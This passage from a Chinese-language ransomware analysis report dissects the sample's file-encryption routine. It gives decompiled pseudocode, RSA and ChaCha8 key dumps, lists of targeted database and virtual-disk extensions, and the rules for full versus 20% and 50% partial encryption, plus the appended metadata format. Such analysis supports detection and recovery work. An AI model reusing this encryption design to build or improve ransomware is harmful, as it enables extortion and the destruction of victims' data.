
```
if ( (int)AddToGlobalList(0LL, (void **)&v82) >= 15000 )
{
  Handle_CreateEvent = qword_140031578;
  Function_WaitForSingleObject = *(void (__fastcall **)(__int64, __int64))(qword_1400314F0 + 88);
  if ( !Function_WaitForSingleObject )
  {
    Function_WaitForSingleObject = (void (__fastcall *)(__int64, __int64))GetAddressOfFunction(
                                                                            0LL,
                                                                            0,
                                                                            0x6A095E21u);
    *(_QWORD *)(qword_1400314F0 + 88) = Function_WaitForSingleObject;
  }
  Function_WaitForSingleObject(Handle_CreateEvent, 0xFFFFFFFFLL);
}
```

[图18] 链表中加密对象数量检测

3. 文件加密


加密执行线程准备“Microsoft Enhanced RSA and AES Cryptographic Provider”字符串，通过 CryptAcquireContextA() 及 CryptImportKey() API 生成 RSA 公钥。随后使用 CryptGenRandom() API 生成 ChaCha8 加密算法所需的密钥及初始状态。

其特点在于根据文件每次生成不同的加密密钥。文件中 ChaCha8 加密算法使用的密钥即为 RSA 公钥，加密后将连同元数据插入文件末尾。




Hex																ASCII
06	02	00	00	00	A4	00	00	52	53	41	31	00	10	00	00	.....¤..RSA1....
01	00	01	00	85	5A	18	91	08	92	E6	31	95	6D	EE	AA	.....Z....æ1.mîª
9C	7F	EC	40	4B	04	3B	C9	41	48	E4	4A	6F	B5	1B	ED	..ì@K.;ÉAHäJoµ.í
DD	F5	BC	BB	64	27	26	D5	A7	5B	F1	7B	C4	02	81	E3	Ýõ¼»d'&Õ§[ñ{Ä..ã
37	7E	08	2F	38	48	D3	4A	54	19	B2	3D	A9	96	64	3B	7~./8HÓJT.²=©.d;
8F	22	58	0B	4E	41	E7	FD	18	A9	F2	FE	A9	C6	68	28	."X.NAçý.©òþ©Æh(
E1	90	26	46	57	7A	39	35	5D	BC	A8	7B	15	B5	E5	31	á.&FWz95]¼¨{.µå1
0E	86	F4	B0	15	44	01	D8	D3	B8	A0	50	67	16	DF	40	..ô°.D.ØÓ¸ Pg.ß@
2D	51	B1	B3	0A	DF	C8	63	AC	39	7A	D3	66	CB	7E	A6	-Q±³.ßÈc¬9zÓfË~¦
4A	18	88	77	8A	88	42	06	91	ED	E0	9E	7C	80	4E	78	J..w..B..íà.|.Nx
30	AE	CB	DE	30	85	86	31	48	F8	20	4C	D2	66	C9	CE	0®ËÞ0..1Hø LÒfÉÎ
18	1F	10	7A	25	CF	5E	0F	EB	A1	46	34	42	22	30	42	...z%Ï^.ë¡F4B"0B
72	8E	00	B3	B0	68	A3	3B	43	A5	6F	F7	D9	3F	02	3F	r..³°h£;C¥o÷Ù?.?
8D	1F	A9	83	50	40	B8	60	3C	E2	FB	D7	A0	03	82	BD	..©.P@¸`<âû× ..½
77	8C	BF	E0	27	C0	10	3F	C2	04	8C	E8	DB	22	83	17	w.¿à'À.?Â..èÛ"..
DF	CF	F2	78	48	D4	66	1A	09	5C	1D	1E	9E	6C	71	78	ßÏòxHÔf..\...lqx
61	DF	D8	9A	E9	06	E0	49	EC	0F	E0	59	20	54	DE	F1	aßØ.é.àIì.àY TÞñ
2F	0D	91	B8	88	88	84	8F	B8	9E	92	75	E9	94	A0	29	/..¸....¸..ué.)
E2	98	87	C3	48	D8	F2	CD	70	D2	76	DE	16	C4	95	EF	â..ÃHØòÍpÒvÞ.Ä.ï
11	89	96	9C	02	E1	1D	81	8E	2E	4C	8B	EF	DF	A3	90	.....á....L.ïß£.
77	79	D2	25	46	83	70	4E	8C	3D	88	2F	DE	09	AE	6D	wyÒ%F.pN.=./Þ.®m
EE	B6	E0	39	ED	F0	7D	00	D3	7D	C7	14	44	28	6E	DF	î¶à9íð}.Ó}Ç.D(nß
81	87	F2	28	FC	A3	A2	85	2C	DB	F6	F6	BB	C4	55	F4	..ò(ü£¢.,Ûöö»ÄUô
59	E7	A6	47	91	B2	29	58	58	20	0E	3E	0C	0C	9D	79	Yç¦G.²)XX .>...y
C2	3B	14	2C	0E	DE	6B	69	67	6C	95	73	8D	52	A3	2B	Â;.,.Þkigl.s.R£+
83	1C	D5	8A	15	F8	F0	34	AC	B9	D0	1E	F3	C3	37	36	..Õ..øð4¬¹Ð.óÃ76
FB	EB	C9	D1	D3	BE	8A	DA	45	7D	40	27	B3	92	38	E7	ûëÉÑÓ¾.ÚE}@'³.8ç
21	53	4B	93	FE	75	22	A4	8B	43	BE	6A	4A	A9	6D	8A	!SK.þu"¤.C¾jJ©m.
AE	53	C7	12	AC	C5	E0	79	49	27	7C	03	4C	62	78	2C	®SÇ.¬Åàyi'|.Lbx,
71	9A	06	B7	AF	3E	A5	E9	69	AE	91	F7	6D	E8	EB	FD	q..·¯>¥éi®.÷mèëý
1F	E2	12	DE	1E	BD	34	A2	72	2F	7C	1F	CA	87	26	DE	.â.Þ.½4¢r/|.Ê.&Þ
02	87	F7	44	A2	EA	7D	DC	91	6F	0A	FC	52	AE	C9	33	..÷D¢ê}Ü.o.üR®É3
93	27	25	B8	36	D5	F6	77	F3	4E	C9	3C	3E	19	DA	88	.'%¸6ÕöwóNÉ<>.Ú.
A7	AA	E6	C6	00	00	00	00	00	00	00	00	00	00	00	00	§ªæÆ............

[图19] RSA 公钥生成



	Hex																ASCII
두 번째 CryptGenRandom	00	00	00	00	00	00	00	00	7F	DF	BC	77	10	6A	C0	D4	.........ßÀw.jÀÔ
첫 번째 CryptGenRandom	B4	3B	74	93	E6	CE	43	5B	D1	C0	88	32	C5	97	15	20	´;t.æÎC[ÑÀ.2Å..
	77	B0	7C	48	8D	EE	16	57	DF	53	6E	6F	8B	D9	67	D6	w°|H.î.WßSno.ÙgÖ

[图20] RSA 加密前的 ChaCha8 加密算法密钥




Hex																ASCII
3C	EA	BA	C5	37	42	97	53	06	33	08	81	4E	95	DC	BD	<êºÅ7B.S.3..N.Ü½
D1	F4	EA	D4	7E	2C	0A	44	4F	80	C3	07	6D	F3	EF	35	ÑôêÔ~,.DO.Ã.móï5
3D	13	E4	5A	56	0B	0E	E5	63	EB	89	51	C1	76	A6	0E	=.äZV..åcë.QÁv¦.
7A	B2	73	32	1E	5D	4D	73	05	65	F0	6D	09	63	D0	7D	z²s2.]Ms.eðm.cÐ}
6C	A5	C0	0E	B1	A3	16	70	0D	46	22	55	88	DF	4D	33	l¥À.±£.p.F"U.ßM3
A4	34	4F	67	EB	25	1D	A9	04	87	9E	45	3B	FD	F8	39	¤4Ogë%.©...E;ýø9
73	88	71	75	05	C2	44	5F	E8	D1	F4	2B	72	84	02	80	s.qu.ÂD_èÑô+r...
F5	EF	6D	A7	8C	E4	D9	5C	F1	BB	83	0C	82	EA	E9	7A	õïm§.äÙ\ñ»...êéz
A4	44	98	C7	92	67	B7	57	2F	D6	56	6B	2B	DF	73	74	¤D.Ç.g·W/ÖVk+ßst
8D	76	1A	B1	AF	4F	2B	94	FA	1E	A3	63	18	77	27	F4	.v.±¯O+.ú.£c.w'ô
93	DF	29	0F	99	AF	93	7C	18	BB	1F	6A	C0	C4	12	95	.ß)..¯.|.».jÀÄ..
8D	1E	EC	01	42	EE	28	54	F0	0C	6A	95	48	92	A8	7F	..ì.Bî(Tð.j.H.¨.
55	87	FE	25	2E	55	17	72	22	99	84	BD	05	F8	CE	B0	U.þ%.U.r"..½.øÎ°
8B	D4	9C	67	4B	B5	F1	8A	C1	AB	18	F4	11	74	37	92	.Ô.gKµñ.Á«.ô.t7.
0B	57	43	88	5F	80	BB	E0	6D	6C	98	AB	E3	9E	CF	EF	.WC._.»àml.«ã.Ïï
6E	A4	60	7D	7B	95	2C	2A	26	0A	D7	4B	A5	35	53	CD	n¤`}{.,*&.×K¥5SÍ
08	C9	21	24	91	8E	76	FC	91	6A	C5	82	BA	B0	CB	18	.É!$..vü.jÅ.°°Ë.
9B	34	DA	03	AE	F7	91	C9	F2	F5	B5	91	9B	86	90	A0	.4Ú.®÷.Éòõµ....
47	7A	15	26	70	3B	04	F9	50	C0	CC	7B	51	9B	31	EC	Gz.&p;.ùPÀÌ{Q.1ì
14	AF	00	5D	0A	66	9C	2D	AF	C1	38	91	2C	87	9C	76	.¯.].f.-¯Á8.,..v
D1	80	D9	0E	F1	40	B6	18	23	6B	74	32	11	79	FF	74	Ñ.Ù.ñ@¶.#kt2.yÿt
CA	7D	E8	9F	77	7B	F9	AF	46	64	DB	CB	C9	74	DD	8F	Ê}è.w{ù¯FdÛËÉtÝ.
98	4E	46	1A	CA	07	29	54	D9	77	47	D7	6F	3C	C5	4A	.NF.Ê.)TÙwG×o<ÅJ
3C	09	7F	78	AC	FF	53	99	D3	D7	FC	F4	81	B2	7D	6A	<..x¬ÿS.Ó×üô.²}j
0A	48	33	FF	FF	F9	43	8B	8F	79	15	12	2B	97	54	21	.H3ÿÿùC..y..+.T!
09	C8	AB	2A	EC	79	88	58	B4	02	98	B9	D9	CB	4D	83	.È«*ìy.X´..¹ÙËM.
CB	94	29	81	0C	9C	67	4B	0B	33	FC	E6	68	4E	ED	30	Ë.)...gK.3üæhNí0
BA	A8	00	56	30	01	EB	56	C3	0A	8E	6F	3F	7B	CD	1C	º¨.V0.ëVÃ..o?{Í.
74	88	AF	1D	73	5A	BF	D2	EE	72	24	EC	83	30	A9	8F	t.¯.sZ¿Òîr$ì.0©.
98	0C	47	B9	E1	D5	C8	40	DA	A0	25	67	54	6A	4D	94	..G¹áÕÈ@Ú %gTjM.
F1	32	A5	57	BC	64	32	5D	91	DE	39	77	CB	6D	CE	1E	ñ2¥W¼d2].Þ9wËmÎ.
93	09	99	F1	02	06	51	19	86	83	DA	9D	1D	65	BC	B8	...ñ..Q...Ú..e¼¸

[图21] RSA 加密后 ChaCha8 加密算法密钥

```
if ( !AddressOfFunction(a3, 32LL, a1 + 12) )
  goto LABEL_39;
v11 = *(unsigned int (__fastcall **)(__int64, __int64, _QWORD *))(qword_1400314F0 + 448);
if ( !v11 )
{
  v11 = (unsigned int (__fastcall *)(__int64, __int64, _QWORD *))GetAddressOfFunction(0LL, 1, 0xABCB0A67);
  *(_QWORD *)(qword_1400314F0 + 448) = v11;
}
if ( !v11(a3, 8LL, a1 + 11) )
  goto LABEL_39;
memset(a1 + 3, 0, 0x40uLL);
*((_DWORD *)a1 + 10) = *(_DWORD *)v9;
v12 = 4LL;
*((_DWORD *)a1 + 11) = *((_DWORD *)a1 + 25);
*((_DWORD *)a1 + 12) = *((_DWORD *)a1 + 26);
*((_DWORD *)a1 + 13) = *((_DWORD *)a1 + 27);
*((_DWORD *)a1 + 14) = *((_DWORD *)a1 + 28);
*((_DWORD *)a1 + 15) = *((_DWORD *)a1 + 29);
*((_DWORD *)a1 + 16) = *((_DWORD *)a1 + 30);
*((_DWORD *)a1 + 17) = *((_DWORD *)a1 + 31);
qmemcpy(a1 + 3, "expand 32-byte k", 16);
a1[9] = 0LL;
*((_DWORD *)a1 + 20) = *((_DWORD *)a1 + 22);
*((_DWORD *)a1 + 21) = *((_DWORD *)a1 + 23);
do
{
  v9[4] = *v9;
  ++v9;
  --v12;
}
while ( v12 );
```

[图22] ChaCha8 加密算法的初始状态



[图23] 加密文件的结构

每个加密线程利用临界区安全地加密不同文件。从链表中逐个取出加密对象，并根据文件扩展名及大小采用不同的加密方式。

具体而言，首先通过 GetFileAttributesW() API 识别具有只读属性的文件。随后通过位异或运算移除该属性后再进行加密。

```
v2 = *a1;
Function_GetFileAttributesW = *(__int64 (__fastcall **)(__int64))(qword_1400314F0 + 104);
if ( !Function_GetFileAttributesW )
{
  Function_GetFileAttributesW = (__int64 (__fastcall *)(__int64))GetAddressOfFunction(0LL, 0, 0x93AFB23A);
  *(_QWORD *)(qword_1400314F0 + 104) = Function_GetFileAttributesW;
}
v4 = Function_GetFileAttributesW(v2);
if ( v4 != -1 && (v4 & 1) != 0 )
{
  v5 = *a1;
  Function_SetFileAttributesW = *(void (__fastcall **)(__int64, _QWORD))(qword_1400314F0 + 112);
  if ( !Function_SetFileAttributesW )
  {
    Function_SetFileAttributesW = (void (__fastcall *)(__int64, _QWORD))GetAddressOfFunction(0LL, 0, 0xA62CC8E1);
    *(_QWORD *)(qword_1400314F0 + 112) = Function_SetFileAttributesW;
  }
  Function_SetFileAttributesW(v5, v4 ^ 1u);
}
```

[图24] 文件 FILE_ATTRIBUTE_READONLY 属性检测与清除

若文件扩展名属于[表9]所列范围，或文件大小≤1MB，则对文件内容进行整体加密。

适用全文件加密模式的扩展名列表
4dd, 4dl, accdb, accdc, accde, accdr, accdt, accft, adb, ade, adf, adp, arc, ora, alf, ask, btr, bdf, cat, cdb, ckp, cma, cpd, dacpac, dad, dadiagrams, daschema,db, db-shm, db-wal, db3, dbc, dbf, dbs, dbt, dbv, dbx, dcb, dct, dcx, ddl, dlis, dp1, dqy, dsk, dsn, dtsx, dxl, eco, ecx, edb, epim, exb, fcd, fdb, fic, fmp,fmp12, fmpsl, fol, fp3, fp4, fp5, fp7, fpt, frm, gdb, grdb, gwi, hdb, his, ib, idb, ihx, itdb, itw, jet, jtx, kdb, kexi, kexic, kexis, lgc,lwx, maf, maq, mar, mas, mav, mdb, mdf, mpd, mrg, mud, mwb, myd, ndf, nnt, nrmlib, ns2, ns3, ns4, nsf, nv, nv2, nwdb, nyf, odb, oqy, orx, owc, p96,p97, pan, pdb, pdm, pnz, qry, qvd, rbf, rctd, rod, rodx, rpd, rsd, sas7bdat, sbf, scx, sdb, sdc, sdf, sis, spq, sql, sqlite, sqlite3, sqlitedb, te, temx,tmd、tps、trc、trm、udb、udl、usr、v12、vis、vpd、vvv、wdb、wmdb、wrk、xdb、xld、xmlff、abcddb、abs、abx、accdw、adn、db2、fm5、hjt、icg、icr、kdb、lut、maw、mdn、mdt

[表9] 适用文件加密方式的文件扩展名

```
    if ( (unsigned int)Check_FileExtension160(*a1) )
      goto LABEL_14;
    if ( (unsigned int)sub_140008520(*a1) )
    {
      LOBYTE(v16) = 20;
      LOBYTE(v14) = 37;
      if ( (unsigned int)InjectToFileEnd(a1, v14, v16) )
        return (unsigned int)ENCRYPT_Part_Percent((_DWORD)a1, a2, v17, v18, 20);
    }
    else
    {
      v20 = a1[2];
      if ( v20 <= 0x100000 )
      {
LABEL_14:
        LOBYTE(v14) = 36;
        if ( (unsigned int)InjectToFileEnd(a1, v14, 0LL) )
          return ENCRYPT_ALL(a1, a2);
        return 0LL;
      }
      if ( v20 > 5242880 )
      {
        LOBYTE(v16) = 50;
        LOBYTE(v14) = 37;
        if ( (unsigned int)InjectToFileEnd(a1, v14, v16) )
          return (unsigned int)ENCRYPT_Part_Percent((_DWORD)a1, a2, v28, v29, 50);
      }
      else
      {
        LOBYTE(v14) = 38;
        if ( (unsigned int)InjectToFileEnd(a1, v14, 0LL) )
        {
          v35 = 0;
          v21 = 0LL;
          while ( 1 )
          {
            v22 = 0x100000 - v21;
            Function_ReadFile = *(unsigned int (__fastcall **)(__int64, __int64, _QWORD, unsigned int *, _QWORD))(qword_1400314F0 + 32);
            if ( 0x100000 - v21 > 5242880 )
              v22 = 5242880;
            v24 = a1[1];
```

[图25] 针对特定文件扩展名或文件大小 ≤ 1MB 的加密逻辑

文件大小超过 1MB 且不超过 5MB 时，仅对文件前 1MB 内容进行加密。

```
while ( 1 )
{
  v22 = 0x100000 - v21;
  Function_ReadFile = *(unsigned int (__fastcall **)(__int64, __int64, _QWORD, unsigned int *, _QWORD))(qword_1400314F0 + 32);
  if ( 0x100000 - v21 > 5242880 )
    v22 = 5242880;
  v24 = a1[1];
  if ( !Function_ReadFile )
  {
    Function_ReadFile = (unsigned int (__fastcall *)(__int64, __int64, _QWORD, unsigned int *, _QWORD))GetAddressOfFunction(0LL, 0, 0xF91AC9A0);
    *(_QWORD *)(qword_1400314F0 + 32) = Function_ReadFile;
  }
  if ( !Function_ReadFile(v24, a2, v22, &v35, 0LL) )
    break;
  v25 = v35;
  if ( !v35 )
    break;
  v21 += v35;
  ENCRYPT(a1 + 3, a2, a2, v35);
  v34 = a1[1];
  v26 = -(__int64)v35;
  Function_SetFilePointerEx = *(unsigned int (__fastcall **)(__int64, __int64, _QWORD, __int64))(qword_1400314F0 + 160);
  if ( !Function_SetFilePointerEx )
  {
    Function_SetFilePointerEx = (unsigned int (__fastcall *)(__int64, __int64, _QWORD, __int64))GetAddressOfFunction(0LL, 0, 0xD54E6BD3);
    *(_QWORD *)(qword_1400314F0 + 160) = Function_SetFilePointerEx;
  }
  if ( !Function_SetFilePointerEx(v34, v26, 0LL, 1LL) || !(unsigned int)sub_140009310(a1[1], a2, v25) )
    break;
  if ( v21 >= 0x100000 )
    return 1LL;
}
return v7;
```

[图26] 文件大小超过 1MB 且不超过 5MB 时的加密逻辑

如[表10]所示，当文件具有 20 个扩展名或文件大小超过 5MB 时，仅对文件的特定部分进行加密。

部分加密方式分为 “20% 加密” 与 “50% 加密” 两种。对20种扩展名的文件采用 20% 加密方式，对不属于上述扩展名且文件大小超过 5MB 的文件采用 50% 加密方式。

20% 加密方式以文件总容量的 7% 为比例，最多重复加密 3 次。50% 加密方式以文件总容量的 10% 为比例，最多重复加密 5 次。

适用 20% 加密方式的文件扩展名
vdi, vhd, vmdk, pvm, vmem, vmsn, vmsd, nvram, vmx, raw, qcow2, subvol, bin, vsv, avhd, vmrs, vhdx, avdx, vmcx, iso

[表10] 适用 20% 加密方式的文件扩展名

```
v25 = 0;
if ( a5 == 20 )
{
  FileSize = *(_QWORD *)(a1 + 16);
  v23 = 3;
  v8 = 7 * (FileSize / 100);
  Offset_EncryptStart = (FileSize - 21 * (FileSize / 100)) / 2;
}
else
{
  if ( a5 != 50 )
    return 0LL;
  v23 = 5;
  v8 = 10 * (*(_QWORD *)(a1 + 16) / 100LL);
  Offset_EncryptStart = v8;
}
v11 = 0;
v22 = 0;
v24 = Offset_EncryptStart;
do
{
  v12 = 0LL;
  if ( v11 )
  {
    v13 = *(_QWORD *)(a1 + 8);
    Function_SetFilePointerEx_1 = *(unsigned int (__fastcall **)(__int64, __int64, _QWORD, __int64))(qword_1400314F0 + 160);
    if ( !Function_SetFilePointerEx_1 )
    {
      Function_SetFilePointerEx_1 = (unsigned int (__fastcall *)(__int64, __int64, _QWORD, __int64))GetAddressOfFunction(0LL, 0, 0xD54E6BD3);
      *(_QWORD *)(qword_1400314F0 + 160) = Function_SetFilePointerEx_1;
    }
    if ( !Function_SetFilePointerEx_1(v13, Offset_EncryptStart, 0LL, 1LL) )
      break;
  }
```

[图27] 20% 与 50% 加密逻辑

```
if ( v8 > 0 )
{
  do
  {
    v15 = *(_QWORD *)(a1 + 8);
    v16 = v8 - v12;
    Function_ReadFile = *(unsigned int (__fastcall **)(__int64, __int64, _QWORD, unsigned int *, _QWORD))(qword_1400314F0 + 32);
    if ( v8 - v12 > 5242880 )
      v16 = 5242880;
    if ( !Function_ReadFile )
    {
      Function_ReadFile = (unsigned int (__fastcall *)(__int64, __int64, _QWORD, unsigned int *, _QWORD))GetAddressOfFunction(0LL, 0, 0xF91AC9A0);
      *(_QWORD *)(qword_1400314F0 + 32) = Function_ReadFile;
    }
    if ( !Function_ReadFile(v15, a2, v16, &v25, 0LL) )
      break;
    v18 = v25;
    if ( !v25 )
      break;
    v12 += v25;
    ENCRYPT(a1 + 24, a2, a2, v25);
    v19 = *(_QWORD *)(a1 + 8);
    v20 = -(__int64)v25;
    v21 = *(unsigned int (__fastcall **)(__int64, __int64, _QWORD, __int64))(qword_1400314F0 + 160);
    if ( !v21 )
    {
      v21 = (unsigned int (__fastcall *)(__int64, __int64, _QWORD, __int64))GetAddressOfFunction(0LL, 0, 0xD54E6BD3);
      *(_QWORD *)(qword_1400314F0 + 160) = v21;
    }
  }
  while ( v21(v19, v20, 0LL, 1LL) && (unsigned int)sub_140009310(*(_QWORD *)(a1 + 8), a2, v18) && v12 < v8 );
  v11 = v22;
}
v9 = v24;
v22 = ++v11;
```

[图28] 文件扩展名包含 20 个或文件大小超过 5MB 时的加密逻辑

```
CountOfRound = 4LL;
while ( 1 )
{
  v28 = v100 + v20;
  v29 = v15 + v16;
  v30 = v106 + v22;
  v31 = v27 + v18;
  v32 = __ROL4__(v30 ^ v26, 16);
  v33 = v32 + v23;
  v34 = __ROL4__(v31 ^ v11, 16);
  v35 = v34 + v17;
  v36 = __ROL4__(v29 ^ v24, 16);
  v37 = v36 + v19;
  v38 = __ROL4__(v28 ^ v25, 16);
  v39 = v38 + v21;
  v40 = __ROL4__(v27 ^ v35, 12);
  v41 = v40 + v31;
  v42 = __ROL4__(v41 ^ v34, 8);
  v43 = v42 + v35;
  v44 = __ROL4__(v40 ^ v43, 7);
  v45 = __ROL4__(v15 ^ v37, 12);
  v46 = v45 + v29;
  v47 = __ROL4__(v46 ^ v36, 8);
  v48 = v47 + v37;
  v49 = v45 ^ v48;
```

[图29] ChaCha8 加密算法

文件末尾插入的元数据大小为 10 字节，包含文件加密方式、加密比例及文件大小值。

元数据首字段根据文件采用的加密方式存储对应值。

文件加密方式	首字段值
使用完整加密方式时	0x24
使用部分加密方式时	0x25
使用前1MB加密方式时	0x26

[表11] 元数据的首个字段（文件加密方式）

第二个字段存储文件加密比例值。该值仅在使用部分加密方式时记录。若采用 20% 加密方式，则存储 0x14 值；若采用 50% 加密方式，则存储 0x32 值。

文件加密方式	第二个字段值


使用全加密方式时	0
采用20%部分加密方式时	0x14
使用50%部分加密方式时	0x32
采用前1MB加密方式时	0

[表12] 元数据的第二个字段（文件加密比例）

